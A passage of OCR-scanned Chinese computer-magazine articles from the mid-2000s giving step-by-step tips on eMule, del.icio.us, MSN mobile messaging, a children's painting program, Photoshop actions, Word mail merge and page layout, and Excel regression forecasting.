3. 使用eMule，如果同时下载的文档过多，每个文档的实际下载速度就会降低，单个文档的下载周期过长；如果同时下载的文档过少，又会影响整体下载速度。根据网友们的经验，以同时下载不超过20个文档为佳。

4. 其他一些能够有效提高下载速度的方法：

(1)在前面优化系统资源的实例中，我们禁止了KAD网络。但实际上，KAD是一种没有服务器、通过特殊算法实际网络互联的一种资源共享网络。因此在下载时，除了服务器上的骡友外，还可以通过KAD网络连接到一些其他网友，这样也能提高一些下载速度。

(2)长时间下载的、下载东西多的，如果把eMule关闭一下，然后再重新启动登录，这样速度会明显提高。

(3)手动设置下载级别，把那些快要完成的或者是自己急需的文档的下载级别强制为高，这样就可以尽快下载完成。具体方法是在传输界面中，右击下载任务，在弹出的菜单中选择“优先级(下载)→高”。

(4)点击“共享文件”，右击那些下载了一半的文档，把“优先级(上传)”修改为“发布”。这样能够增加这个文件被下载的机会，在这个文件中的一部分被大量上传的同时，用户就可以获得更快的下载速度。



老鸟解惑：

为什么我的骡儿戴着眼罩

通过几天的使用，Rocky对eMule基本满意。在eMule上，Rocky找到了一些平时很难找到的东西，有些甚至可以被称为古董了。但Rocky发现系统托盘内，自己的电骡图标竟然带着一个眼罩，通过网上交流，骑骡高手们提醒Rocky看一下自己是否是LowID。Rocky在eMule主界面上点击“服务器”按钮，在右下角发现自己果然是LowID(见图8)。



图8

理论上来说，HighID要比LowID具有一些优势。在主动下载时，HighID的用户能够连接到同一服务器上所有的用户，也能连接到其他服务器的HighID用户；而LowID用户则只能连接到同一服务器和其他服务器的HighID用户，两个LowID用户之间则无法直接通信，因此文件来源要少一些。在被动上传时，HighID用户能够把自己的资料传递给连接到同一服务器和不同服务器上的所有用户，而LowID用户则只能把资料传送给连接到同一服务器上的HighID用户。从这点来看，LowID的用户下载时所受的限制并不大，只是排队等候下载的时间会比HighID用户更长。此外，LowID用户一面下载，一面要与服务器进行通信，会加大服务器的负担，因此很多国外的服务器不允许LowID用户登录。

但实际上，LowID用户与HighID用户的差别并不太大，尤其是开始下载之后，基本上没有什么区别。因此，如果LowID用户不能通过修改防火墙和路由器的方法获得HighID，也没有必要非得通过其他手段强行获取HighID。典型的一个错误就是通过使用代理服务器的方法把自己变成HighID。这种方法看起来不错，但实际上是不可取的。因为对于eMule来说，下载几乎是海量的，任何一个代理服务器都不会允许其他服务长时间、大规模地通过它进行下载，因此用不了多长时间就会被代理服务器的管理员踢掉。另外，如果很多用户通过同一个代理服务器登录eMule服务器的话，eMule服务器也会把你设置为不受欢迎的用户——拒绝你的连接。因此，通过代理服务器来获得HighID是得不偿失的。通过其他方法解决下载速度要比追究LowID要实惠得多。

有道是公说公有理，婆说婆有理，有些人还是觉得想办法将LowID变成HighID，益处更多。限于篇幅，本文就不介绍其方法了，有兴趣研究的读者，可去看看“向LowID说不！——如何尽可能获取HighID详解”(http://www.pcnik.com/bbs/simple/t3692.html)一贴，其中有非常详细的介绍，可作为参考。

CF [YY23]

■到此一游

千里网络一线“签”——妙用“美味书签”

本文可以帮你学到

流行网摘“美味书签”用法指南

网络书签的共享

“网络书签”又名“网摘”，起源于美国一家名为del.icio.us的网站，该网站自2003年开始提供一项Social Bookmarks(社群书签)网络服务。正如del.icio.us主页上所写的，网络书签的精华就是:Discover(发现，上网冲浪时找到好的网站或网页)，Keep(保存，将网址保存下来方便以后随时随地访问)，Share(共享，好东东岂能独享，一定要共享给其他好友)。

实例1:亲手调制“美味书签”

由于delicious的英文意思为美味，所以大家称del.icio.us为“美味书签”。其最大特点就是干净，没有形形色色的广告，操作方法也简单，虽然是英文网站，但看了下面介绍，不会英文的读者照样也能运用自如。相比之下，国内大多数的网摘网站上，充斥着大量的广告让人实在受不了，而且还有许多色情、垃圾链接，感觉很不好。

第一步:访问http://del.icio.us/，单击页面右侧register(注册)链接进入注册页面，按提示输入用户名(username)、密码(password)及E-mail地址、验证码等信息，最后点击register按钮完成注册。不一会就能收到del.icio.us发来的认证邮件，单击其中的链接激活即可。

第二步:注册完成再登录http://del.icio.us/，会发现页面右上角多出好几项功能，单击post(发布)链接，在打开页面的url中输入要收藏的网址，点击save(保存)按钮(见图1)进入下一个页面，在这里必须要填写网站标题描述(description)，其他如extended(扩展，可以填写该网站内容的摘要信息)和tags(标签，相当于以关键字分类)都是可选项，可填可不填。再次单击save按钮，就能把它保存到自己的网络书签(bookmarks)中了，同时会打开该网站验证一下。



图1

第三步:为了便于收藏网址，可以将post功能加到IE的工具条上， 览到好的网站时只要单击一下按钮即可收藏:在图1所示界面中，单击“bookmarklet buttons”链接，在打开的页面中，分别右击“remember this”、“my del.icio.us”、“bookmarks from others”方框，在右键菜单中选择“添加到收藏夹”;如果弹出安全警报窗口，直接单击“是”按钮确认;在接下来弹出的添加收藏夹窗口中，选择“链接”，再单击“确定”返回;在IE工具栏空白处右击，在弹出菜单中点击勾选“链接”项，就会发现工具栏上多了“remember this”等三个按钮，随时点击其中的“remember this”按钮即可收藏正在 览的网页了。本方法也适用于FireFox、Opera以及基于IE内核的 览器，如:傲游(Maxthon)。

第四步:若想通过网络书签访问自己收藏的网站，可随时登录del.icio.us，再单击右上角的bookmarks(书签)链接，即可看到自己的收藏了，点击想要访问的网站书签就可以打开该网站(见图2)。更快捷的访问网络书签的方法是:直接点击在第三步中所添加的“my del.icio.us”按钮，即可登录到你自己的书签收藏页面。



图2

小提示

中文网摘也疯狂

现在，国内提供网摘服务的网站渐渐多了起来，在Google或百度中，以“网络书签”或“网摘”为关键词，很容易找出一堆这类的网站。使用方法与本例相似:首先注册一个用户，然后安装相应插件，以后只要单击相应工具按钮(或通过右键命令)即可随时采集网页了。

实例2:巧用标签(tag)细分类、找同好

第一步: 览时发现自己喜欢的网页，单击工具栏链接中的〝remember this〞按钮打开保存书签页面，在该页面中，网址及标题已经自动填写好了。在extended(扩展)中可以输入该网页的摘要信息，其实只要将原网页中的主要内容复制过来，会省事得多。

第二步:在tags(标签)中输入相应关键字。可以输入多个关键字，但关键字间要用空格隔开(注意看提示，有些网摘网站可能会提示用逗号分隔)。如果先前已经创建过一些标签，它们会在下面的your tags(你的标签)中排列出来，其中若已有合适的标签分类，可直接点击该标签，它会自动加到tags框中。最后，单击save按钮即可将其保存到网络书签中(见图3)。

第三步:单击工具栏上的〝my del.icio.us〞按钮进入我们的网络书签页面，在右侧tags列表中点击相应标签，即可跳转到该分类下。如果本类中的收藏也出现在其他标签分类中，则右侧页面还会显示related tags(相关标签)列表。每个分类前面的数字，表示该类中的收藏数目(见图4)。

第四步:在related tags列表中，有一项〝XX from all users〞(来自所有用户的XX标签类)，这里的XX表示具体的标签名，本例中为:〝数码〞。单击〝数码〞，就可以轻松找到所有同样也使用了〝数码〞为标签的其他用户的收藏了。与你有相同爱好的人的收藏，对你来说一定也是非常有价值的链接。怎么样，够强大吧。




图3



图4

小提示

单击网络书签右侧的edit，可以重新编辑该书签的信息(包括tags关键字)，单击delete则删除该书签。更有意思的是，单击"and xx other people"链接，你还可以知道都有哪些人也同样收藏了该网站(注意:这里指同一网站，而不是像上面说的那个同一标签)。点击收藏者姓名链接，还可以进入其他人的书签主页查看他们的私人收藏。

实例3:好东东要与好朋友分享

在上网冲浪时发现了一个好网站，如何与好朋友一同分享呢?通过网摘发送功能，可以将其〝特快专递〞给好友(当然，好友也必须是del.icio.us用户)。

单击工具栏链接中的〝remember this〞按钮保存当前网址，保存时，注意在tags框中输入这样一种形式的标签:for:username。这里的username，表示要发送消息的那个好友的用户名。

好友只要访问:http://del.icio.us/for/，就能看到你给他的网摘留言了。当然，也可以访问这个网址从而收取其他好友发给你的网摘留言。另外，在这个网页下面，还有一个RSS图标，点击它订阅，就不用每天去查阅留言了，直接通过RSS阅读就能监察到。

小提示

把网络书签加到个人主页上

如果将自己的网络书签加到个人主页上，只要经常上网收集资料，你个人主页上的书签就会自动随之更新，是不是很酷，而且还会让访问者觉得你在时时更新主页。因为涉及不少的JavaScript代码，限于篇幅，本文就不详细介绍了，大家可去http://del.icio.us/doc/feeds/js/，那里有具体的介绍，而且还有示例。

CF [YY24]

姗姗来迟的“花蝴蝶”会领舞中国吗?

★ ■北京 小刀

下班了，Sun 想约女朋友小薇一起看电影，但小薇的MSN 已经下线了，怎么办？Sun 忽然眼前一亮，小薇的MSN 图标是金黄色的，原来她已经申请了MSN 移动服务，那就好办啦！就像平常聊天一样，Sun 在MSN 上给小薇发了一条消息。正在地铁里的小薇很快收到了MSN 留言，马上用手机短信回复到Sun 的MSN 上：好的，地铁站门口见……

那么，怎么才能用上微软“蝶舞中国”计划中的MSN 移动服务呢，下面请跟我来。

1.注册激活很轻松

关闭MSN并登录到“MSN移动服务”网站(http://mobile.msn.com.cn/information.asp)，单击“立即进入”按钮，在跳转到的“欢迎使用MSN 移动服务”页面中再单击“立即加入”按钮。在随后显示的MSN登录页面中，输入MSN账号及密码登录(见图1)，接下来在阅读完“MSN用户注册协议书”及费用等说明后选择下面“我阅读了并同意此协议”项，并单击“确定”按钮继续操作。



图 1

接着输入绑定的手机号码，两次输入相同的手机号码，单击“确定”按钮即可进行手机短信激活服务。现在通过手机短信的形式，发送“MSND”到“8168”即可激活MSN移动服务(见图2)了。片刻，手机上会收到相关激活成功的短信。



图 2

2.成功检测很方便

这时再登录MSN，在弹出的“您愿意您的联系人向您的移动设备发送即时消息吗？”的提示框中选择“是”。现在，当你离线时，你MSN 绿色的“小人”在其他人的MSN 列表中就变成金色的了。

通过测试发现，短信发送与接收几乎没有延迟，不过，接收时手机上会出现提示，后面还有相关的MSN账号。还提示“回复A 允许回复，回复D 拒绝回复”，当然是回复A 了，之后，才会真正收到可回复的短信，这时按照正常回复即可。当然，用户通过手机回复的消息一样能回复到MSN 上，不过这个是正常收费的，所说的10 元包月是指在MSN 中发送出去的短信。

小提示

回复确认操作可能是怕有人通过短消息进行诈骗或者其他活动，所以还是先让用户自己确认一下为好。不过，对于发送D 是否收费，笔者还没有来得及验证，如果不想回复，直接删除信息即可。

3.MSN好友手机显

既然MSN 上的好友能在我离线时给我的手机发短信，那么能不能通过手机给MSN 在线好友发短信呢？当然可以，首先通过短信形式发送CL 到816888003，然后手机将收到联系人显示列表。只要回复“联系人前面的编号＋发送消息”即可给当前联系人发送消息。如果当前联系人状态是“离开”或其他无法回复的状态，那就只能通过回复“M”来查看其他联系人了。不过大家千万不要无穷无尽地发送“M”，否则，你的MONEY 也将如滔滔江水般流个不停。

4.任意(移动)手机好友随便添

首先登录MSN 最新的7.5 版本，单击好友列表顶端的“添加联系人”按钮，调出“添加联系人”窗口。选中“根据移动电话号码创建新的联系人”单选框，单击“下一步”按钮进行填写电话步骤，在接下来的窗口中，填入联系人姓名、联系电话后单击“下一步”即可完成添加(见图3)。



图 3

即刻在好友列表的最上端会显示一个黄色小人，双击该手机好友，就能给他发送手机短信了。当然，对方的回复也一样方便快捷。

小提示

以上内容只是笔者的注册使用过程，仅供参考，大家在注册使用这项服务时，一定要仔细阅读微软网站上的提示说明。

截稿时为止，MSN 移动服务暂时只可以“服务”于中国移动用户，至于联通用户、小灵通用户还无福享用。而且，仍然有部分地区没有开通此服务:广西，黑龙江，陕西，云南。

CF [YY25]

信手涂鸦，画出心中的童话世界

★

■吉林　图们月长圆

我们都曾经从孩提时代走来，当我们依　在父母的怀里倾听着童话故事的时候，幼小的心灵中就会浮现出那童话世界的场景，并且想通过自己手中的画笔将那美丽的景象描绘下来。今天笔者就给大家推荐一款专为儿童设计的软件——Creative Painter，它不像Photoshop、CorelDRAW等大型绘图软件那样需要复杂的操作，完全图标化的界面形象生动，小孩子只要拖拖画画，就可以将心目中的童话世界描绘出来。

Creative Painter 小档案

u 软件版本:3.3　　软件大小:14MB
u 软件性质:共享软件　　适用平台:Win9x/ME/2000/XP/
u 下载地址:http://www.tucows.com/preview/389218

如图1所示，是一幅非常漂亮的童话世界的画面。大家也许会问，这么复杂的场景一定需要很长的时间才能够完成吧？其实不然，通过Creative Painter，几步就可以完成。

第一步:信手涂鸦

安装后启动Creative Painter，如果是未注册软件，会弹出要求注册的窗口，单击Later按钮先试用几天再说。播放一段好看的片头后，进入软件主界面。如图2所示，正中间是画板，是用来绘画的地方。左下方是调色板，通过鼠标点击可以选择不同的颜色，拖动调色板下面的铅笔头状滑钮，可以调节画笔的线条粗细。右下方的工具箱中设置有毛笔、铅笔、油笔、喷枪等绘画工具，都是很形象的图标，一看就知道是做什么用的。选中一种工具后，在画板右侧会显示该工具的选项面板。小朋友在这里尽可以充分发挥他们的想像力，在画板上信手涂鸦，练习各种工具的使用，画出心目中喜欢的图画来。

单击工具箱右侧的三角形，可打开扩展工具面板，第一个是打字工具，第二个是魔术棒工具。魔术棒工具对小朋友会有很大的吸引力，每次点击它会产生不同颜色、大小的图案来。在右侧选项面板中单击三角形按钮还可以选择不同的随机图案。如图3所示，就是用这一工具画的。

第二步:像搭积木一样画画

本文开头的那幅画，其实是像搭积木一样“搭”出来的。单击右下角的稿纸图标，切换到模型模式(这时右下角会变成铅笔图标，点击它可以返回绘画模式)，在这里存放着许许多多的背景、卡通和动画模板，非常适合于没有绘画基础的孩子来调用。直接用鼠标拖动就可以将各种素材组合在一起了。

第三步:为线描图填色

为黑白的线描图填色，也是小朋友们提高绘图能力的重要活动之一。在模型模式中，单击绘画库中的第一个图标，右侧会显示多个线描图素材，拖动一个到画板上，然后单击右下角铅笔图标回到绘画模式，使用各种画笔为线描图填色即可，小朋友们可以借此增强自己的色彩表达能力(见图4)。



图1




图2




图3



图4

第四步:保存和打印图画

单击系统按钮(画板下方的上箭头图标)，在打开的面板中，单击软盘图标就可以保存所作的图画了，单击打印机图标即可将图画打印出来，对不想要的图画，将它拖到垃圾桶图标上就可以删除了。再次单击系统按钮回到主界面，单击左上角红点图标即可退出程序。

小孩子正处于成长阶段，他们对周围世界的所有事物都非常感兴趣，在他们的脑海中往往有着一些创意独特的想法，利用创新儿童魔力画匠在电脑上让他们发挥自己的创意，这对将来培养他们学电脑，提高绘图能力是非常有帮助的。

CF [YY26]

“卡通”你自己

★

■吉林　图们月长圆

在前些日子很火的电影《头文字D》中，不知道大家是否留意过它的片头：当人物形象出现在屏幕上并正面显示的时候，画面就会定格，人物转而变成一种卡通漫画效果，如图1所示。下面，我们将通过Photoshop来轻松实现这样的效果，并把制作过程记录成"动作"(大家可从http://www.newhua.com/cfan/200520/ctatn.rar下载本文中用到的动作文件)，以后只需一次单击，即可将照片"卡通化"。如果连续拍摄了多张照片，还可以对照片进行批处理，再通过ImageReady轻松整合成卡通漫画形象的小动画。


图1

第一步：启动Photoshop CS中文版，打开一张照片，如图2所示。选择菜单栏中的"窗口→动作"命令，打开动作面板。接着单击动作面板下方的"创建新动作"按钮，如图3所示，打开"新动作"对话框。在名称栏中输入动作名称为"人物变漫画"(名称随意)，序列为"默认动作"，这样就将这个新动作放置到"默认动作"的动作集中了，接着在"功能键"下拉列表中为这个新动作选择一个快捷键(以后按快捷键即可执行此动作，本项也可以不设置)，在"颜色"下拉列表中为新动作选择一种颜色(方便以后查找此动作，可不设置)，然后点击"确定"按钮，这时我们就会在动作面板中的"默认动作"下看到刚才新建的"人物变漫画"动作了。



图2


图3

小知识

认识Photoshop的动作面板

动作面板中间的部分是用来显示Photoshop动作集的，默认的显示方式是列表模式，并且只有一个动作集——“默认动作”。单击动作面板右上角的小三角按钮，从弹出菜单中选“按钮模式”命令(见图4)，动作面板中的项目将以按钮的形式显示。在按钮模式下要播放某一个动作，只要单击相应的动作按钮即可，非常快捷。但是相对于列表模式来讲，按钮模式不便于动作的调整以及编辑，操作起来不是很方便。如果想要重新切换到列表模式，只要再一次单击“按钮模式”命令就可以了。


图4

每个动作集或者动作的最左侧，都有一个复选项方框，这是“切换项目开/关”。将其关闭，也就是点击去掉对钩号时，表示相应的动作集或动作不能执行；如果方框内的对号为红色，则表示相应的动作集中有部分动作(或动作中某个项目)不能执行；如果方框内的对号为黑色时，表示该动作集中的所有动作都可以执行。

紧挨着“切换项目开/关”右侧是“切换对话开/关”。将其关闭，则表示执行这个动作过程中系统不会暂停；如果方框内是红色边框，就表示该动作集中只有部分动作在执行过程中可以暂停；如果方框内是黑色边框，则表示该动作集的所有动作在执行时都会暂停。

每个动作集或动作前，都有一个“展开”按钮(三角形按钮，箭头向右)，单击此按钮可展开动作集或某一动作下的所有步骤，此时按钮方向将朝下，再次单击该按钮又会将动作集或动作折叠起来。比如单击“默认动作”集前面的三角形按钮，就可以展开“默认动作”集，其中我们可以看到它包含了许许多多各式各样的动作，单击每个动作前面的三角形按钮，可以继续展开该动作。

动作面板的下方有一排按钮，左起数第一个按钮(方块图标)是停止当前正在执行的动作，第二个按钮(圆形图标)是开始记录后面的操作，第三个按钮(三角形图标)可以执行已经录制好的动作，第四个按钮(文件夹图标)用来创建新的动作集，第五个按钮(文档图标)用来创建新的动作，第六个按钮(垃圾框图标)用来删除不要的动作。

第二步：在上一步骤中，创建了新动作并点击"确定"

时，Photoshop 就自动进入录制状态了(下面的圆形录制按钮变成红色)。如果没有自动进入录制状态，可选中刚才新建的“人物变漫画”动作，然后单击点亮录制按钮。这时就要注意了，下面的每一步操作都将记录在“人物变漫画”动作之中。

第三步：切换到图层面板(如果图层面板没有显示，可单击菜单栏中的“窗口→图层”命令将其调出)，将图层面板中的背景图层拖放到下方的“创建新的图层”按钮(左起数第六个按钮，文档图标)上，这样就创建了一个“背景 副本”图层。接着在选中“背景 副本”图层的情况下，单击菜单栏中的“滤镜→画笔描边→深色线条”命令，打开深色线条滤镜对话框。调节深色线条滤镜中的“平衡”、“黑色强度”、“白色强度”参数值，并同时观察预览框中人物图像的变化，如图5所示。当预览框中人物变化的效果达到自己满意的程度后，单击“好”按钮确定并返回工作区中。



图5

小提示

深色线条滤镜通过用短而密的线条来绘制图像中的深色区域，用长而白的线条来绘制图像中颜色较浅的区域，从而产生一种很强的黑色阴影效果。

第四步：下面来调节人物图像的色调，增强卡通氛围。单击菜单栏中的“图像→调整→色相/饱和度”命令，打开色相/饱和度对话框。选中“着色”复选框(必须)，然后通过调整“色相”、“饱和度”、“明度”参数值为人物指定不同的色彩，本例调整为绿色调，你可以根据自己的需要进行调节(见图6)。

第五步：接下来我们来进一步处理照片色彩。再次将背景图层拖放到下方的“创建新的图层”按钮上，这样就创建了一个“背景 副本2”图层。然后在图层面板中将“背景 副本2”图层拖放到“背景 副本”图层的上方，同时将“背景 副本2”图层的“填充”设置为38%。然后单击菜单栏中的“图像→调整→ 值”命令，打开 值对话框，拖动对话框中的滑块创建出不同 值的单色效果来，如图7所示。效果满意后，单击“好”按钮确定并返回。



图6




图7

小提示

阈值是专门进行色调处理的，用来确定图像的最亮和最暗点，使用它就是为了增强人物照片的清晰度和黑白对比效果。

第六步：至此，真实人物变卡通漫画的效果就基本上完成了(见图8)，当然，你还可以使用“色相\饱和度”、“曲线”、“色阶”等工具对人物的细节部分进行调整，使效果更好。最后再单击动作面板中的停止按钮，完成本次动作的录制。现在，可以检验一下我们刚刚录制好的动作。打开一个新的要处理的照片，然后在动作面板中找到刚刚录制好的“人物变漫画”动作，选中它并单击动作面板下方的播放按钮，Photoshop 就会自动按照我们上面录制好的动作步骤对新图片进行处理了，快速而又方便！



图8

CF [YY27]

锦上添花！图片、文档也玩邮件合并

★★

■上海　反加草旦

话说在第17期《以一当十，邮件合并建奇功》一文中，那人事部的小白完成了老总派下的简历表任务后，老总大为赞赏，同时也派下了一个难度更大的任务：每个员工都提交有一份简要的学习经历文档，以及一张数码照片，老总想把每个职员的学习文档和照片也放进简历表中，以便更全面地了解职员。这可没有难倒我们聪明的小白，他立刻着手改造起原先的表格来。

第一步：将每个职员提供的文档及照片，以该职员的名字为文件名分别存放到D盘的"doc"和"photos"文件夹中。

第二步：准备好Excel员工信息表，结构如图1表示。本例中将照片放在"D:\photos\"中，学习经历放在"D:\doc\"中。注意：表示文件路径的反斜杠，必须输入两个(见图)。



图1

第三步：启动Word 2003，参考《以一当十，邮件合并建奇功》一文，制作好简历表中不会变动的部分，在简历表的右上角拆分单元格，空出照片的空间，在页面下端插入单元格，用来放置Doc文件的内容(见图2)。



图2

第四步：点击"打开数据源"按钮，选择第一步中制作的Excel文件，选择有员工信息的那个工作表。将纯文字的内容通过插入域按钮的方法插入到表格中(见图3)。



图3

第五步：点击欲放置照片的单元格，按下Ctrl＋F9组合键，将出现一对大括号，在其中输入："includepicture """(不包括外层的中文全角双引号，但需要里层的英文半角双引号)。将光标定位在英文半角双引号中，输入照片所在的文件夹"D:\\photos\\"(注意：一定要两个反斜杠)，再次按下Ctrl＋F9组合键，又出现一对大括号，再在其中输入："mergefield 姓名"(中间有空格，"姓名"则是Excel表格中字段名)，将光标定位到这个大括号外面，再紧接着输入".jpg"，完成照片路径的输入。如果要插入文档，只要把includepicture改为includetext 即可，其他设置参考图4进行修改。



图4

第六步：点击"合并到新文档"按钮，导出到新文档，此时学习经历文字是显示出来了，但图片单元格却什么都没有。不要紧张，按下Ctrl＋A键全选文档，再按下F9键，图片就会显示出来了！经过笔者的试验，插入的文档可以是一切文本文档，包括doc、txt、xml、html等。怎么样？利用Word的域功能，邮件合并功能会更强大。

火速链接

阅读本文时，如果对邮件合并操作部分不理解，可参考本刊今年第17期《以一当十，邮件合并建奇功》一文，里面有详细介绍。


CF [YY28]

同一Word文档，页面纵横混排

★★

■重庆　石晓红

一般情况下，Word文档页面都是一致的，而且大多是纵向设置。但有时为了一些特殊需要，比如文档中含有列数很多的表格或横向工作流程图时，就需要将其所在的页面单独设置为横向(见图)。这时，Word的特殊功能——分节符就派上用场了。



第一步：插入分节符。将光标置于需要插入横向表格或工作流程图页面的上一页末端，然后点击菜单命令"插入→分隔符"，接着在"分节符类型"中选择"下一页"。点击"确定"后，该文档便自动增加一页，光标也定位到了新页页首，此时便可以对新页面进行任意操作了。

第二步：设置横向页面。点击菜单命令"文件→页面设置"，在页面设置对话框中将页面方向设置为"横向"，点击"确定"返回，该页面方向就如你所愿地变为横向了。你同样可以在该页中进行页边距、页眉和页脚的任意操作，而不会影响文档其他页面的设置。

第三步：恢复纵向设置。如果后续页面需要恢复为纵向，可重复上两步，再把页面设置为"纵向"就可以了。CF [YY29]

■北京　梦寻

西游后记之Excel函数篇(八)
预言家是怎样炼成的

★★

本文可以帮你学到

- 将数据转换为图表并添加趋势线
- 通过Excel中的回归分析法预测市场

故事 唐僧师徒四人一起喝酒，席间，唐僧感慨道："我们几个要真的跟民间传说似的，都是神仙就好了，那样就可以预测市场未来，想怎么赚钱就怎么赚。"八戒笑道："师傅，虽然咱们并非神人，但要预测市场未来也并非不可能，只要有一定数据做基础，完全可以利用Excel中的回归分析法来预测出市场发展的趋势来。"悟空在边上撇撇嘴，"呆子，看现在竞争对手四起，公司发展举步维艰，你既有这本事，为何一直不用？"八戒无奈道："说实话，我也是刚刚知道Excel的这一功能，尚在初步学习阶段，有些地方我还不太明白。这样吧，反正今天无事，不如我就给大家聊聊这事，共同探讨一下吧"。

理论篇 理论虽然枯燥，不过在进行实战前，我们最好还是来了解一下回归分析这个概念。

回归分析是市场预测方法的一种，它实际上就是一种统计方法。这种方法对具有相关关系的两个变量(或两个以上)之间数量变化的一般关系进行测定，确定一个相应的数学公式，这样就能从一个已知量去推算出另一个未知量，从而达到预测的目的。假设，一本图书的销量可能与广告费支出有关，广告费越多，买出去的书就越多。这里，图书的销量是因变量(或称着y)，广告费是自变量(或称着x)。当我们能够找出图书销量与广告费之间的关系公式时，就可以根据广告费的多少来预测出图书能卖出去多少了。

实战 回归分析及预测

对线性数据作回归分析是非常简单的，可作为学习回归分析及预测的初步阶段。线性数据指的是，如果把这些数据绘制到图表中，它们大致上会沿着一条直线排列。

第一步：将数据转换为XY散点图

1.如图1所示，是环球旅游公司三年来的季度销售额记录 。



图1

2.下面要将其中的数据转换为图表的形式。选中C2:D13单元格，即周期与实际销售额中的所有数值。然后执行"插入→图表"菜单命令打开图表向导，如图2所示，在左侧选中"XY散点图"，右侧点选第一种子图表类型。连续点击"下一步"，最后单击"完成"即可将数据以图表的形式插入工作表中。



图2

3.可以随意调整图表的大小及位置，如图3所示。




图3

第二步：通过拟合线分析趋势

1.趋势只有通过线条才能清晰地表现出来，现在就将上面的散点图拟合成趋势线。首先点选图表，然后执行"图表→添加趋势线"命令调出添加趋势线窗口，如图4所示，




图4

选中“线性”类型。

2.点击“选项”标签，然后选中其中的“显示公式”和“显示R平方值”两项。确定后，图表将变成图5所示的样子，中间是趋势线，左上角是回归公式及R平方值。




图5

小提示

理解回归公式及R平方值

本例中，因变量是季度实际销售额，自变量则是周期(即时间变量，这里以财季来表示)，而回归公式表示的正是因变量与自变量之间的关系描述，这对回归分析是非常重要的。线性回归的拟合趋势线实际上就是一条直线，其公式形式为：

y=mx+b

本例得到的线性回归公式为:y=1413.9x+559091。其中，y是因变量，即季度实际销售额，表示指定时间内的趋势线值；x是自变量，本例中表示当前经历的时间，也就是季度；m是趋势线的斜率，它表示趋势线每季度的销售的增量；b则是y轴的截距，表示趋势线的初始值。

R平方的值也叫作决定系数，它表示因变量与自变量相关联的程度，这个结果越接近于1，说明拟合得越好。如果R平方值小于0.7，则说明拟合的效果较差，也就是说这组数据可能不是线性的，需要再试试其他类型的趋势线，最终选择R平方值最接近于1的那个趋势线。

第三步:预测未来

上面操作使我们能深入理解一组数据集的总体趋势，看出销售、成本等变化的大方向，并且可以了解因变量与自变量关联的密切程度。接下来，我们再通过这些趋势，对未来进行大胆的预测。

1.点选用来作预测的图表，然后执行“图表→添加趋势线”命令，打开添加趋势线对话框。

2.在“类型”选项卡中，选中“线性”。

3.点击“选项”标签，选中“显示公式”及“显示R平方值”两项，再在“趋势预测”中将“前推”设置为4个单位，表示要将趋势线延伸4个季度(当然，你可以延伸得更长或者缩短延伸，根据具体情况而定)。

4.单击“确定”后，你会发现图表中的趋势线延长到了你希望预测的时间，查看它所对应的数值即可预测出未来季度可能的销量来(见图6)。




图5

一点通

★用公式替代图表显示

